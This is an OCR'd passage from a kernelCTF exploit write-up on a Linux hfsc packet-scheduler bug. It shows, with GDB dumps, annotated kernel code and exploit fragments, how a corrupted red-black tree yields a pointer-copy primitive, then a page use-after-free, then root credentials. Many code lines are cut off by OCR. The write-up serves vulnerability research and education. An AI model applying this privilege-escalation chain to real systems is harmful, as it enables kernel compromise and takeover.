
```
gef➤  x/40gx 0xffff88810a6d0c00 // This should be a hfsc_class (2:1)
0xffff88810a6d0c00:     0xffff88810ac0b000              0xffff88810ac0
0xffff88810a6d0c10:     0xffff88810ac0d000              0xffff88810ac0
0xffff88810a6d0c20:     0xffff88810ac0f000              0xffff88810ac1
0xffff88810a6d0c30:     0xffff88810ac11000              0xffff88810ac1
0xffff88810a6d0c40:     0xffff88810ac13000              0xffff88810ac1
0xffff88810a6d0c50:     0xffff88810ac15000              0xffff88810ac1
0xffff88810a6d0c60:     0xffff88810ac17000              0xffff88810ac1
0xffff88810a6d0c70:     0xffff88810ac19000              0xffff88810ac1
0xffff88810a6d0c80:     0xffff88810ac1b000              0xffff88810ac1
0xffff88810a6d0c90:     0xffff88810ac1d000              0xffff88810ac1
```

```
0xffff88810a6d0cc0:     0xffff88810ac23000              0xffff88810ac2
0xffff88810a6d0cd0:     0xffff88810ac25000              0xffff88810ac2
```

By overwriting the class with a page vector, we also replaced all the pointers in the `el_node` structure (an `rb_node`), located 0xa0 bytes within the `hfsc_class`, with pointers to user-controlled pages:

```
gef➤  p *(struct rb_node *)0xffff88810a6d0ca0 // &class->el_node, cl
$5 = {
  __rb_parent_color = 0xffff88810ac1f000, // [1]
  rb_right = 0xffff88810ac20000, // [2]
  rb_left = 0xffff88810ac21000 // [3]
}
```

The following diagram represents the `el_node` structure within class 2:1:



At this point, we are ready to insert class 2:2 in the tree and leak its address.

RBTree Pointer Copy Primitive (1/3) - RBTree Insert

To trigger an RBTree insertion, we simply need to send a packet to class 2:2.

```
send_packets("lo", 64, 1, TC_H(2, 2)); // Trigger RBTree insertion
```


This will trigger the following chain of calls in kernel-space: `hfsc_enqueue() -> init_ed() -> eltree_insert()`.

eltree_insert | Source code: net/sched/sch_hfsc.c#L185

```
static void
eltree_insert(struct hfsc_class *cl)
{
    struct rb_node **p = &cl->sched->eligible.rb_node; // Class 2:1
    struct rb_node *parent = NULL;
    struct hfsc_class *cl1;

    while (*p != NULL) {
        parent = *p; // [1]
        cl1 = rb_entry(parent, struct hfsc_class, el_node); // [2]
        if (cl->cl_e >= cl1->cl_e) // [3]
            p = &parent->rb_right;
        else
            p = &parent->rb_left;
    }
    rb_link_node(&cl->el_node, parent, p);
    rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```


In eltree_insert() the tree is traversed to determine where to insert the new class node.

For each node, the class real address is derived using `rb_entry()` (which essentially subtracts `offsetof(struct hfsc_class, el_node) = 0xa0` bytes from the `&cl->elnode` address). Then, the `cl_e` field of the class is compared



First iteration

In the first iteration, since class 2:1 is now a page vector, when its `cl_e` field (a u64) is compared with that of class 2:2, it corresponds to a page pointer (a very large u64 value!), therefore, the left path is taken.



Second iteration

In the second iteration, since page P (now considered an `rb_node`) is zeroed out (with the exception of its first qword, which is set to `RB_BLACK`), both of its children are are NULL, causing the loop to break.

At this point class 2:2 (C) is inserted into the tree by `rb_link_node()`:


```
static inline void rb_link_node(struct rb_node *node, struct rb_node
                struct rb_node **rb_link)
{
    node->__rb_parent_color = (unsigned long)parent; // C->__rb_pare
    node->rb_left = node->rb_right = NULL; // C->rb_left = C->rb_rig

    *rb_link = node; // P->rb_right = C
}
```

In this function:

- Node C becomes node P's `rb_right` child.
- Node P becomes node C's parent.

All this results in the following RBTree:

The address of node C (the `el_node` address of class 2:2) has been written into a user-controlled page, allowing us to leak the pointer.



This is useful when rb_insert_color() is called, which in turn calls __rb_insert():

__rb_insert | Source code: lib/rbtree.c#L85

```
static __always_inline void
__rb_insert(struct rb_node *node, struct rb_root *root,
        void (*augment_rotate)(struct rb_node *old, struct rb_node *
{
    struct rb_node *parent = rb_red_parent(node), *gparent, *tmp;

    // node = C (0xffff88810a6d18a0) //  Class 2:2
    // parent = P (0xffff88810ac21000)

    while (true) {

        if (unlikely(!parent)) {
            rb_set_parent_color(node, NULL, RB_BLACK);
            break;
        }

        // P->__rb_parent_color is RB_BLACK (1)
```

```
            if (rb_is_black(parent)) // [1]
                break;

            // ...
        }

        // ...
    }
```

Since node C's parent, P, is considered a black node, the function returns immediately and the tree is not rebalanced. `[1]`

Now, in the exploit code, we can proceed to locate page P and leak the `&cl->elnode` address of class 2:2. From this we can derive the real address of the class by simply subtracting the `el_node` offset (0xa0 bytes).


Now we can forge the malicious grandparent address and have it infiltrate the RBTree (replacing the fake black node (1) with its address).

The address of Evil Grandpa corresponds to the address of class 2:2 + `KMALLOC_1024_CHUNK_SIZE` (1024) - 0x10, in other words, 0x10 bytes before a `pgv` structure.

```
    uint64_t hfsc_class = hfsc_elnode - hfsc_class_elnode_offset;
    uint64_t target_pgv = hfsc_class + HFSC_CLASS_CHUNK_SIZE; // Nex
    for (int i = 0; i < total_size; i += PAGE_SIZE)
        // Infiltrate Evil Grandpa in the RBTree
        *(uint64_t *)((char *)page_a + i) = target_pgv - 0x10; // Ne
```

By setting Evil Grandpa's address to 0x10 bytes before a `pgv`, we ensure its `rb_left` child corresponds to the first page in the page vector.

After Evil Grandpa infiltrates the RBTree, this is the situation in memory from the perspective of node `P`:



Inspecting Evil Grandpa in GDB, we can confirm it points 0x10 bytes before a page vector:

```
gef➤  x/40gx 0xffff88810a6d1bf0 // E
0xffff88810a6d1bf0:     0x0000000000000000          0x00000000000000
0xffff88810a6d1c00:     0xffff888121326000 ***      0xffff8881213250
0xffff88810a6d1c10:     0xffff888121327000          0xffff8881213280
0xffff88810a6d1c20:     0xffff888121329000          0xffff88812132a0
0xffff88810a6d1c30:     0xffff88812132b000          0xffff88812132c0
0xffff88810a6d1c40:     0xffff88812132d000          0xffff88812132e0
```

And that its `rb_left` child corresponds to the address of the first page in the vector:

```
gef➤  p *(struct rb_node *)0xffff88810a6d1bf0 // E
$66 = {
    __rb_parent_color = 0x0,
    rb_right = 0x0 <fixed_percpu_data>,
    rb_left = 0xffff888121326000 *** // TARGET
}
```

Update

Now, by changing class 2:2, we trigger an RBTree update.

```
tc(ADD_CLASS, "hfsc",  "lo", TC_H(2, 2), TC_H(2, 0), NULL, /*change=
```

In kernel-space, we have the following chain of calls: `hfsc_change_class() -> update_el() -> eltree_update()`. The `eltree_update()` function is defined as follows:

eltree_remove | Source code: net/sched/sch_hfsc.c#L213

```
static inline void
eltree_update(struct hfsc_class *cl)
{
        eltree_remove(cl); // Remove the class from the tree
        eltree_insert(cl); // Then re-inserts it
}
```

RBTree Update - eltree_remove()

The first function called in `eltree_update()` is `eltree_remove()` and it is defined as follows:

eltree_remove | Source code: net/sched/sch_hfsc.c#L204

```
static inline void
eltree_remove(struct hfsc_class *cl)
{
        if (!RB_EMPTY_NODE(&cl->el_node)) {
                rb_erase(&cl->el_node, &cl->sched->eligible);
                RB_CLEAR_NODE(&cl->el_node);
        }
}
```

cleaned after removal. `rb_erase()` is, in turn, a wrapper for `__rb_erase_augmented()`:

__rb_erase_augmented | Source code: include/linux/rbtree_augmented.h#L224

```
static __always_inline struct rb_node *
__rb_erase_augmented(struct rb_node *node, struct rb_root *root,
             const struct rb_augment_callbacks *augment)
{
    struct rb_node *child = node->rb_right; // child = C->rb_right =
    struct rb_node *tmp = node->rb_left; // tmp = C->rb_left = 0
    struct rb_node *parent, *rebalance;
    unsigned long pc;

    if (!tmp) {
        pc = node->__rb_parent_color; // pc = C->__rb_parent_color =
        parent = __rb_parent(pc); // parent = P
        __rb_change_child(node, child, parent, root); // WRITE_ONCE(
        if (child) {
            child->__rb_parent_color = pc;
            rebalance = NULL;
        } else
            rebalance = __rb_is_black(pc) ? parent : NULL;
        tmp = parent;
    }
    // ...
}
```

In this function, since class 2:2 has no children, node C is simply removed from the tree by zeroing out the `P`'s `rb_right` child, `[1]` resulting in the following configuration:


RBTree Update - eltree_insert()

After `eltree_remove()`, `eltree_update()` calls `eltree_insert()` to re-insert class 2:2 into the tree. The first part, is identical to the initial insertion:

rb_link_node | Source code: include/linux/rbtree.h#L59

```
static inline void rb_link_node(struct rb_node *node, struct rb_node
                struct rb_node **rb_link)
{
    node->__rb_parent_color = (unsigned long)parent; // C->__rb_pare
    node->rb_left = node->rb_right = NULL; // C->rb_left = C->rb_rig

    *rb_link = node; // P->rb_right = C
}
```

As expected, we are in the same situation as before the deletion:



But now something has changed. Node P's parent (or C's grandparent) is no longer 1 (`RB_BLACK`), we replaced it with the address of Evil Grandpa. The last bit of this address is 0 (`RB_RED`), so node P is considered a red node.

For this reason, when `__rb_insert()` is called, the situation becomes a bit more complicated, as the tree needs to rebalance itself:

__rb_insert | Source code: lib/rbtree.c#L85

```
static __always_inline void
__rb_insert(struct rb_node *node, struct rb_root *root,
        void (*augment_rotate)(struct rb_node *old, struct rb_node *
{
    struct rb_node *parent = rb_red_parent(node), *gparent, *tmp;

    // node   = C (0xffff88810a6d18a0)
    // parent = P (0xffff88810ac21000)

    while (true) {

        // ...

        if (rb_is_black(parent)) // Not taken, P->__rb_parent_color
            break;
```

```
        tmp = gparent->rb_right; // tmp = E->rb_right = 0
        if (parent != tmp) {    // parent is P != 0

            // ...

            tmp = parent->rb_right; // tmp = P->rb_right = C

            if (node == tmp) { // node (C) == tmp (C)
                // Case 2 - node's uncle is black and node is
                // the parent's right child (left rotate at parent).
                tmp = node->rb_left; // tmp = C->rb_left = 0
                WRITE_ONCE(parent->rb_right, tmp); // P->rb_right =
                WRITE_ONCE(node->rb_left, parent); // C->rb_left = P
                if (tmp) // not taken
                    rb_set_parent_color(tmp, parent,
                                RB_BLACK);
                rb_set_parent_color(parent, node, RB_RED); // P->__r
                augment_rotate(parent, node); // dummy_rotate, noop
                parent = node; // parent = C
                tmp = node->rb_right; // tmp = C->rb_right = 0
            }

            // ...
```

When `__rb_insert()` is called, the parent of node C, P, is considered a red node. Therefore, instead of breaking the loop:

- Node P becomes node C's `rb_left` child. `[1]`
- Node C becomes node P's parent. `[2]`

__rb_insert | Source code: lib/rbtree.c#L177

```
            // parent = node = C (0xffff88810a6d18a0)
            // tmp = C->rb_right = 0

            // Case 3 - node's uncle is black and node is
            // the parent's left child (right rotate at gparent).

            WRITE_ONCE(gparent->rb_left, tmp); // E->rb_left = 0 [1]
            WRITE_ONCE(parent->rb_right, gparent); // C->rb_right =
            if (tmp) // not taken
                rb_set_parent_color(tmp, gparent, RB_BLACK);
            __rb_rotate_set_parents(gparent, parent, root, RB_RED);
            augment_rotate(gparent, parent); // dummy_rotate, nop
            break;
        } else {
            // ...
        }
    }
}

// ...

static inline void
__rb_rotate_set_parents(struct rb_node *old, struct rb_node *new,
                        struct rb_root *root, int color) // ***
{
```

```
    new->__rb_parent_color = old->__rb_parent_color; // C->__rb_pare
    rb_set_parent_color(old, new, color); // E->__rb_parent_color =
    __rb_change_child(old, new, parent, root); // WRITE_ONCE(root->r
}
```


In the second part of the function:

- Node C's `rb_right` child, which is 0 (now assigned to the `tmp` variable) becomes Evil Grandpa's `rb_left` child. `[1]` (basically, the first page pointer in the target page vector is set to NULL).
- Node E becomes node C's `rb_right` child. `[2]`.

Finally in `__rb_rotate_set_parents()`: `[3]`

- Node C's parent is replaced with the parent of node E, which is 0.
- Node C becomes node E's parent.
- Node C is then promoted to root node.

All this results in this tree configuration:



This is confirmed by analyzing node C (class 2:2) in GDB:

```
gef➤  p *(struct rb_node *)0xffff88810a6d18a0 // C
$67 = {
    __rb_parent_color = 0x0,
    rb_right = 0xffff88810a6d1bf0, // E
    rb_left = 0xffff88810ac21000 // P
}
```

We can also observe that Evil Grandpa's parent is now node C, and its `rb_left` child has been zeroed out:

```
gef➤  p *(struct rb_node *)0xffff88810a6d1bf0 // E
$68 = {
    __rb_parent_color = 0xffff88810a6d18a0, // C
    rb_right = 0x0 <fixed_percpu_data>,
    rb_left = 0x0 <fixed_percpu_data> // TARGET = 0
}
```

```
gef➤  x/10gx 0xffff88810a6d1bf0 // E, 0x10 bytes before the next pag
0xffff88810a6d1bf0:     0xffff88810a6d18a0          0x00000000000000
0xffff88810a6d1c00:     0x0000000000000000***       0xffff8881213250
0xffff88810a6d1c10:     0xffff888121327000          0xffff8881213280
0xffff88810a6d1c20:     0xffff888121329000          0xffff88812132a0
0xffff88810a6d1c30:     0xffff88812132b000          0xffff88812132c0
```

RBTree Pointer Copy Primitive (3/3) - RBTree Remove

We have finally reached the last part. Now we only need to trigger the removal of class 2:2 from the tree. This will replace Evil Grandpa's `rb_left` child (the first page in a `pgv`) with the address of page P.

```
tc(DEL_CLASS, "hfsc",  "lo", TC_H(2, 2), 0, NULL, 0); // Trigger RBT
```

The following chain of calls is triggered: `hfsc_delete_class() -> qdisc_purge_queue() -> qdisc_tree_reduce_backlog() -> hfsc_qlen_notify() -> eltree_remove() -> rb_erase() -> __rb_erase_augmented()`.


`__rb_erase_augmented()` proceeds to remove class 2:2 from the tree and then rebalances it:

__rb_erase_augmented | Source code: include/linux/rbtree_augmented.h#L224

```
static __always_inline struct rb_node *
__rb_erase_augmented(struct rb_node *node, struct rb_root *root,
             const struct rb_augment_callbacks *augment)
{
    struct rb_node *child = node->rb_right;
    struct rb_node *tmp = node->rb_left;
    struct rb_node *parent, *rebalance;
```

```
    // node  = C (0xffff88810a6d18a0)
    // child = C->rb_right = E (0xffff88810a6d1bf0)
    // tmp   = C->rb_left = P (0xffff88810ac21000)

    if (!tmp) {
        // ...
    } else if (!child) {
        // ...
    } else {
        struct rb_node *successor = child, *child2; // successor = E

        tmp = child->rb_left; // tmp = E->rb_left = 0
        if (!tmp) {
            // Case 2: node's successor is its right child
            parent = successor; // parent = E
            child2 = successor->rb_right; // child2 = E->rb_right =
            augment->copy(node, successor); // noop
        } else {
            // ...
        }

        tmp = node->rb_left; // tmp = C->rb_left = P
        WRITE_ONCE(successor->rb_left, tmp); // E->rb_left = P (Pwne
        rb_set_parent(tmp, successor); // P->__rb_parent_color = E

        pc = node->__rb_parent_color; // pc = C->__rb_parent_color =
        tmp = __rb_parent(pc); // tmp = 0
        __rb_change_child(node, successor, tmp, root); // WRITE_ONCE

        if (child2) { // child2 = E->rb_right = 0
            rb_set_parent_color(child2, parent, RB_BLACK);
            rebalance = NULL;
        } else {
            rebalance = rb_is_black(successor) ? parent : NULL; // r
        }
        successor->__rb_parent_color = pc; // E->__rb_parent_color =
        tmp = successor;
    }

    augment->propagate(tmp, NULL); // noop
    return rebalance;
}
```

- Node C's `rb_left` child, P, becomes node E's `rb_left` child (Pwned!). `[1]`
- Node C is no longer the root node, as this now is set to 0. `[2]`
- Node E's parent is cleared. `[3]`



By inspecting Evil Grandpa in GDB, we can confirm that its `rb_left` child now corresponds to page P.

```
gef➤  p *(struct rb_node *)0xffff88810a6d1bf0 // E
$102 = {
  __rb_parent_color = 0x0,
  rb_right = 0x0 <fixed_percpu_data>,
  rb_left = 0xffff88810ac21000 // TARGET = P
}
```

This means that Page P has been copied from the original page vector (the one used to overwrite class 2:1) to the target `pgv`:

```
gef➤  x/40gx 0xffff88810a6d0ca0 // Original (Class 2:1)
0xffff88810a6d0ca0:     0xffff88810ac1f000      0xffff88810ac20000
0xffff88810a6d0cb0:     0xffff88810ac21000***   0xffff88810ac22000
0xffff88810a6d0cc0:     0xffff88810ac23000      0xffff88810ac24000
0xffff88810a6d0cd0:     0xffff88810ac25000      0xffff88810ac26000

gef➤  x/40gx 0xffff88810a6d1bf0 // E
0xffff88810a6d1bf0:     0x0000000000000000      0x0000000000000000
0xffff88810a6d1c00:     0xffff88810ac21000***   0xffff888121325000
0xffff88810a6d1c10:     0xffff888121327000      0xffff888121328000
0xffff88810a6d1c20:     0xffff888121329000      0xffff88812132a000
```

From Page-UAF To Root

Now the same page is referenced in two different page vectors, creating a mismatch between the page refcount and the actual number of places where it is utilized. We can exploit this discrepancy to cause a page-UAF in just a few steps:

```
munmap(page_a, total_size); // counter = 3 -> 2
munmap(page_b, total_size); // counter = 2 -> 1
close(psock_a);             // counter = 1 -> 0 -> free

// Page reclaimed, counter = 1
for (int i = 0; i < NUM_PIPES; i++)
    write(pipes[i][1], buff, PAGE_SIZE);

close(psock_b); // counter = 0 -> free (page-UAF)
```

At this point we only need to reclaim the freed page with a `filp` cache containing `signalfd` files, swap `file->f_cred` with `file->private_data` and use multiple writes via `signalfd` to set the current task's credentials to zero. This last part is essentially a copy and paste of what I did in my Two Bytes Of Madness exploit.

That's it! The system is compromised!

If you have reached this section, congratulations! Your smartphone hasn't compromised your ability to focus!

I hope you found this first part of the *RBTree Family Drama* series interesting. I learned a lot from this, but two very important points I would like to highlight are:

- Fuzzing is great, but code auditing remains a fundamental part of vulnerability research.
- It doesn't matter if you are looking for vulnerabilities or writing an exploit, always verify your assumptions, or you could end up missing something.

A big thanks goes to my teammate William Liu, one of the best pwners I know. It's rare to find such a talented person who also knows how to work in team. Working with you is always a pleasure. Also, my best congratulations on your excellent master's thesis!

Thanks to all my team, especially Timothy. Without you, we would never have won the race for the LTS slot. Also, I thought I was smart before reading your article.

A big thanks also goes to all the kernelCTF admins who assisted us, especially to KT!

Didn't have enough of RBTrees? You love to hurt yourself analyzing weird RBTree states? Perfect! Don't miss the second part of the series, where we will pwn the mitigation instance. Expect more diagrams and more brain cells lost forever!


As always, if you have any questions, corrections, clarifications, or anything else, feel free to contact me at `savy<@>syst3mfailure.io`.

- Will's Master Thesis - TBD
- Beating the kCTF PoW with AVX512IFMA for $51k (https://anemato.de/blog/kctf-vdf)
- Exploiting the Linux kernel via packet sockets (https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html)
- Take a Step Further: Understanding Page Spray in Linux Kernel Exploitation (https://arxiv.org/html/2406.02624v3)

---

1. Ubuntu is not safe, it only requires minor modifications due to FizzBuzz's favorite mitigation, Random Kmalloc Caches ↩
2. net/sched: Flush gso_skb list too during ->change() - a7d6e0ac0a8861f6b1027488062251a8e28150fd. ↩
3. net/sched: Soft Lockup/Task Hang and OOM Loop in netem_dequeue - lore.kernel.org ↩
4. From the kernelCTF rules: LTS: $21,337, 0-day bonus: $20,000, 90% exploit stability bonus: $10,000, COS: $10.500, Mitigation instance: $21,000. ↩

MORE IN RESEARCH



RESEARCH

[CVE-2025-37752] Two Bytes Of Madness: Pwning The Linux Kernel With A 0x0000 Written 262636 Bytes Out-Of-Bounds

CVE-2025-37752 is an Array-Out-Of-Bounds vulnerability in the Linux network packet scheduler, specifically in the SFQ queuing discipline. An invalid SFQ limit and a series of interactions between SFQ and the TBF Qdisc can …

D3VIL
6 MAY 2025 • 34 MIN READ